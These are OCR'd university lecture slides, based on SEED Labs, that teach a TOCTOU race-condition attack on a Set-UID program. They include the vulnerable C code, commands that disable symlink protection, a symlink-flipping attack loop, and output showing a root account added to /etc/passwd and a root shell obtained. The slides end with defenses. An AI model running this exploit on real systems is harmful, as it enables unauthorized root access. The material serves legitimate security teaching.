Race Condition

Yajin Zhou (http://yajin.org)

Zhejiang University

Credits: SEEDLab
http://www.cis.syr.edu/~wedu/seed/

A vulnerable Set-UID program


```
function withdraw($amount)
{
    $balance = getBalance();
    if($amount <= $balance) {
        $balance = $balance - $amount;
        saveBalance($balance);
        echo "您取出的金额: $amount";
        // 然后命令取款机把钱给用户 (代码略去)
    }
    else {
        echo "对不起, 您账上的钱不够。";
    }
}
```

A vulnerable Set-UID program

```
if (!access("/tmp/X", W_OK)) {
    /* the real user has the write permission*/
    f = open("/tmp/X", O_WRITE);
    write_to_file(f);
}
else {
   /* the real user does not have the write permission */
   fprintf(stderr, "Permission denied\n");
}
```

- Access -> check real user id
- Open-> check effective user id
- That’s the reason why we need access before open

How to attack



Experiment

```
int main()
{
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;

/* get user input */
scanf("%50s", buffer);

if(!access(fn, W_OK)){
     fp = fopen(fn, "a+");
     fwrite("\n", sizeof(char), 1, fp);
     fwrite(buffer, sizeof(char), strlen(buffer), fp);
     fclose(fp);
}
else printf("No permission \n");
```

Experiment

```
$ gcc vulp.c -o vulp
$ sudo chown root vulp
$ sudo chmod 4755 vulp
```

```
// 在Ubuntu 12.04虚拟机里用下面的命令:
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=0
```

```
// 在Ubuntu 16.04虚拟机里用下面的命令:
$ sudo sysctl -w fs.protected_symlinks=0
```

Experiment

```
root:x:0:0:root:/root:/bin/bash
```

- X->password is stored /etc/shadow
- No x -> password is in /etc/passwd

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Experiment

```
#include <unistd.h>


int main()
{
   while(1) {
     unlink("/tmp/XYZ");
     symlink("/dev/null", "/tmp/XYZ");
     usleep(1000);

     unlink("/tmp/XYZ");
     symlink("/etc/passwd", "/tmp/XYZ");
     usleep(1000);
   }


   return 0;
```

Attack_process.c

Experiment

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]     ← 检查/etc/passwd 是否被修改了
do
   ./vulp < passwd_input       ← 运行有漏洞的程序
   new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

Target_process.sh

Experiment

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]     ← 检查/etc/passwd 是否被修改了
do
   ./vulp < passwd_input       ← 运行有漏洞的程序
   new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

Target_process.sh

Experiment

在窗口1（实验成功后别忘了终止该攻击程序）：

```
$ ./attack_process
```

在窗口2:

```
$ bash target_process.sh
No permission
No permission
... (此处略去多行) ...
No permission
No permission
STOP... The passwd file has been changed   ← 成功了!
```

Experiment

```
$ cat /etc/passwd
.......
telnetd:x:119:129::/noexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash      ← 添加的 root 用户!

$ su test
Password:
#          ← 得到了 root shell!
# id
uid=0(root) gid=0(root) groups=0(root)
```

Defense

- Atomic operation
  - If we can have an option to tell open to use real UID (instead of effective UID)
- Sticky protection

```
// 在Ubuntu 12.04虚拟机里用下面的命令:
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=1

// 在Ubuntu 16.04虚拟机里用下面的命令:
$ sudo sysctl -w fs.protected_symlinks=1
```

Defense

```
uid_t real_uid = getuid();  // 得到真实用户ID
uid_t eff_uid  = geteuid(); // 得到有效用户ID

seteuid (real_uid);      ← 临时关掉 root 权限

f = open("/tmp/X", O_WRITE);
if (f != -1)
    write_to_file(f);
else
   fprintf(stderr, "Permission denied\n");

seteuid (eff_uid); // 如有需要，再打开root权限
```